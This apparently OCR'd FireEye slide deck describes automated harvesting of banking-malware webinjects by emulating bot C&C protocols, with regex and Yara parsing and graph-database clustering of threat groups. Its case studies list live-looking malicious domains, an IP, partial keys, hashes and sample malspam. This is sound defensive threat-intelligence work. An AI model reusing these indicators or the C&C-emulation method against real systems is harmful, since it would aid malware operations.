
Automation

Overview

- Automate entire process from config extraction, through Injects harvesting and processing
- Automatically cluster activity by actor
- Identify overlaps in clusters

Automation

Process



Config Harvesting

- Execute samples in Cuckoo
- Extract controllers, keys etc

Webinjects Harvesting

- Emulate Bot C&C protocol to download Webinjects
- Parse, identify Injects System, extract URLs


Activity Clustering

- Model data in Graph DB
- Auto differentiate
- Identify overlap in clusters


Automation

Webinjects Harvesting

- Convert Webinjects into consistent, machine readable format -> JSON
- Identify Webinjects System for each block of stub code
  - Yara rules
  - "system_name" meta property to identify Webinjects System
- Extract Webinjects System URLs
  - Series of Regular expression searches
  - Decode data if necessary



```python
def get_system_urls(self, code_block, system_name):
    '''
    Get the list of URLS that are definitely tied to this injects system
    '''
    urls = []
    if system_name == 'tables':
        urls = self.get_tables_urls(code_block)
    elif system_name == 'yummba':
        urls = self.get_yummba_urls(code_block)
    elif system_name == 'INJ_INJ':
        urls = self.get_inj_inj_urls(code_block)
    elif system_name == 'LOB_ATS':
        urls = self.get_lob_ats_urls(code_block)
    elif system_name == 'delsrc':
        urls = self.get_delsrc_urls(code_block)
```



```python
def get_lob_ats_urls(self, code_block):

    urls = []
    # g=\"https://jscloud.me/lob.php\",b=
    # String.prototype.trim,\"https://jscloud.me/lob.php\")
    # E=\"https://jscloud.me/lob.php\",g=
    # l=\"https://jscloud.me/lob.php\",p=
    # String.prototype.trim,m=\"https://jscloud.me/lob.php\",E=
    # ,u=\"https://pmntech.com/lob.php\",_=

    url_regex = [r'String\.prototype\.trim,[\"\'](http[^\'\"]*)[\"\']\)',
                 r',[A-Za-z]=[\"\'](http[^\'\"]*)[\"\'],[A-Za-z_]=',
                 ]
    url = self.get_reg_match(url_regex, code_block)
    if url:
        urls.append(url)

    return urls
```

Automation

Activity Clustering

- Define actor differentiator per family
  - ZeusPanda = RC4 key, Corebot = “core_token” etc
- Assign human readable value to each cluster or “Threat Group”
  - *Gh38glsvjWvc = tg_terdot_1, 10291029JSJUYNHG = tg_goziisfb_53, 7200 = tg_dridex_8*
- Create relationship between Webinjects derived data and Threat Group in Graph DB
  - (URL)-[:BelongsTo]->(ThreatGroup)
  - (URL)-[:BelongsTo]->(InjectsSystem)

FireEye

Interesting Results

Interesting Results

Overview

- Identify instances of Webinjects network infrastructure overlap between auto-generated groups
  - (Webinjects System URL/Domain/IP) [BelongsTo] > 1 (“Threat Group”)

- Look into controllers, distribution, targeting to determine the nature of the relationship
  - Same actor using new key?
  - Same actor using different malware?
  - Same actor as affiliate of different malware?
  - Webinjects being used as a service?

Interesting Results

Chanitor/Moskalvzapoe

- Well publicized email distribution campaign - https://www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf
- PDF/OLE attachment -> Chanitor -> Pony, Evil Pony, Banking Malware
- January 2017 switched from Vawtrak to Terdot, late 2017 -> ZeusPanda
- Temporarily deployed other families: IcedID, ISFB, Danabot, and others
- Distribution and payloads not necessarily same group
- Webinjects infrastructure shows relationship between the banking malware payloads

Interesting Results

Chanitor/Moskalvzapoe

- Terdot
  - RC4 key: *TyweJ848wWb7o0JfQMfY6pyd6YEp0pl2 – tg_terdot_1*
- ZeusPanda
  - RC4/RSA key: *30820121300d06092a864886f70d0101010…. – tg_zeuspanda_71*
- IcedID
  - One RSA key, injects don't change with campaigns -> *tg_icedid_1*

Interesting Results

Chanitor/Moskalvzapoe

- Both *tg_terdot_1* and *tg_zeuspanda_71* have US-targeted Webinjects, using *lob_ats* and unusual, obfuscated version of *yummba*
- *Yummba* domain reveals an overlap
  - **halftrust.com** in both sets of Injects
- *lob_ats* domains reveal other relationships
  - **https://regioncdn.com/lob.php** + others used by *tg_terdot_1* and *tg_terdot_29* – additional Terdot group
  - **https://demdex.me/lob.php** used by *tg_goziisfb_26* and *tg_terdot_29* – ISFB link
  - **https://aesofa.com/lob.php** used by *tg_zeuspanda_71*, *tg_icedid_1*, *tg_corebot_22* – links to IcedID and Corebot


Interesting Results

The Italian Job (2)

- Italian Org-focused spam campaign
- Widely documented using ZeusPanda and xls downloaders
- Cutwail distribution
- Webinjects System domain overlaps indicate use of other malware

Interesting Results

The Italian Job



Home › Notizie › Nuova ondata di malspam su territorio Italiano

Nuova ondata di malspam su territorio Italiano

italia malspam malware

Dal monitoraggio delle fonti è stata rilevata una nuova ondata di mail malevole finalizzate a diffondere malware bancario. Trattasi di campagna di diffusione simile a quella di recente trattata nella news del 16 aprile: "Campagna di diffusione del malware Zeus Panda tramite allegati Excel".

In base a quanto rilevato finora, il messaggio malevolo si presenta con l'oggetto "*invia fattura*" o "*fattura service*". Di seguito alcuni dei messaggi rilevati:


Invio Fattura - Mozilla Thunderbird
File Edit View Go Message Tools Help

From francesco.bettasrl@tin.it
Subject Invio Fattura
To [removed] <>

Allego ns. fattura

Buongiorno,
vi allego le fatture per il compenso annuale.
Un caro saluto

--



JAMESWT
@JAMESWT_MHT

#zeuspanda xls downloader
app.any.run/tasks/f56a0254 …
s://bitcloud.gq/sdk
payload
virustotal.com/en/file/68264c …
virustotal.com/en/file/796f76 …
@SettiDavide89 @Antelox @James_inthe_box
@malwrhunterteam

4148-2018-(info).xls (MD5: 4004D00DD9156CE072CE6EC926C769FA) - Interac…
Interactive malware hunting service. Any environments ready for live testing most type of threats. Without install. Without waiting.
app.any.run

```
https://twitter.com/Antelox/status/960445899611701248
https://twitter.com/JAMESWT_MHT/status/966277394339454976
https://mailchi.mp/5204b8e5d407/warning-ondata-di-attacco-zeuspanda
https://twitter.com/SettiDavide89/status/968427150138277889
https://twitter.com/JAMESWT_MHT/status/983664945735880705
https://www.cert-pa.it/notizie/nuova-ondata-di-malspam-su-territorio-italiano/
https://cofense.com/zeus-panda-advanced-banking-trojan-gets-creative-scam-affluent-victims-italy/
https://reaqta.com/2018/09/global-malware-campaign-using-zeus-panda/
```

Interesting Results

The Italian Job

- ZeusPanda RC4/RSA key: *30820121300d06092a864886f7… = tg_zeuspanda_63* (Q4 2017-Q3 2018)
- Mostly using *delsrc* and *adm_ssl*
- Older activity
  - **saberstat.top**, **westrostres.bid**, **sslstats.info**, **elementaleios.win**: *tg_zeuspanda_52* (Q3 2017-Q2 2018), *tg_zeuspanda_15* (Q2 2017-Q4 2017), *tg_terdot_22* (Q2 2017-Q4 2017)
- Newer activity
  - **guardnet.review** (*tg_zeuspanda_63*: June 2018): *tg_goziisfb_62* (September 2018)
  - ***31.214.157.12***: Danabot botnets: *3*, *4*, *9*

Interesting Results


American Panda

- North American targeted, using ZeusPanda delivered through Emotet (CA,US)
- Webinjects System domains overlap with ISFB, Corebot, Gootkit, Nymaim groups
- High degree of success

Interesting Results

American Panda

- https://www.malware-traffic-analysis.net/2018/07/02/index.html
- https://www.malware-traffic-analysis.net/2018/08/16/index2.html



2018-08-16 - EMOTET INFECTIONS WITH ZEUS PANDA BANKER ON 2018-08-15 & 2018-08-16


ASSOCIATED FILES:

- **2018-08-14-thru-16-Emotet-malspam-9-email-examples.zip** 420 kB (420,083 bytes)
- **2018-08-15-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip** 1.4 MB (1,352,380 bytes)
- **2018-08-16-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip** 4.2 MB (4,225,183 bytes)
- **2018-08-14-thru-16-malware-associated-with-Emotet-infections.zip** 1.2 MB (1,152,372 bytes)

NOTES:

- Still seeing Zeus Panda Banker caused by Emotet, very similar to what I posted earlier this week on **2018-08-14**.
- This ties into a recent Unit 42 blog I wrote last month, **Malware Team Up: Malspam Pushing Emotet + Trickbot**

Shown above: Flow chart typical Emotet malspam infections.



2018-07-02 - EMOTET INFECTION TRAFFIC WITH ZEUS PANDA BANKER

ASSOCIATED FILES:

- **2018-07-02-Emotet-malspam-16-email-examples.txt.zip** 4.8 kB (4,767 bytes)
  - 2018-07-02-Emotet-malspam-16-email-examples.txt (15,796 bytes)
- **2018-07-02-Emotet-malspam-infection-traffic-in-AD-environment.pcap.zip** 4.6 MB (4,620,312 bytes)
  - 2018-07-02-Emotet-malspam-infection-traffic-in-AD-environment.pcap (5,303,730 bytes)/li>
- **2018-07-02-malware-associated-with-Emotet-infection.zip** 541 kB (541,462 bytes)
  - 2018-07-02-downloaded-Word-doc-with-macro-for-Emotet.doc (232,192 bytes)
  - 2018-07-02-Emotet-malware-binary-1-of-2.exe (208,896 bytes)
  - 2018-07-02-Emotet-malware-binary-2-of-2.exe (203,776 bytes)
  - 2018-07-02-Zeus-Panda-Banker-caused-by-Emotet.exe (223,744 bytes)

NOTES:

- Generated this infection in an Active Directory (AD) environment, just to see if anything unusual happened.
- So the traffic in today's pcap is a little messier than in my normal blog posts.
- From what I can tell, nothing unusual happened, other than the expected infection traffic.

Shown above: Chain of events for today's infection.

Interesting Results

American Panda

- RC4/RSA key = *tg_zeuspanda_51*
- US/CA Orgs (mostly banks), also Cryptocurrencies, Payroll/Tax
- *Tables, inj_inj, Yummba, delsrc*
- **gremnova.xyz**
  - *tg_corebot_25*
- **farleza.co**
  - *tg_goziisfb_5*
- **k1s0lokio.com**
  - *tg_gootkit_14, tg_gootkit_93, tg_gootkit_99, tg_corebot_25, tg_zeuspanda_64*
- **oncofonderot.top**
  - *tg_nymaim_1, tg_goziisfb_82, tg_goziisfb_63, tg_goziisfb_5*

FireEye

Summary

Summary

- Relatively small number of Webinjects Systems widely used, easy to identify
- Webinjects often have their own infrastructure which can be tracked – “follow the money”
- Activity within Malware Families used by multiple entities can be clustered based on certain information such as cryptographic keys
- Modelling data related to Banking Malware and Webinjects infrastructure in a GraphDB allows us to easily cluster activity across Malware Families
- Actors use multiple Malware Families with reasonable regularity

Thank You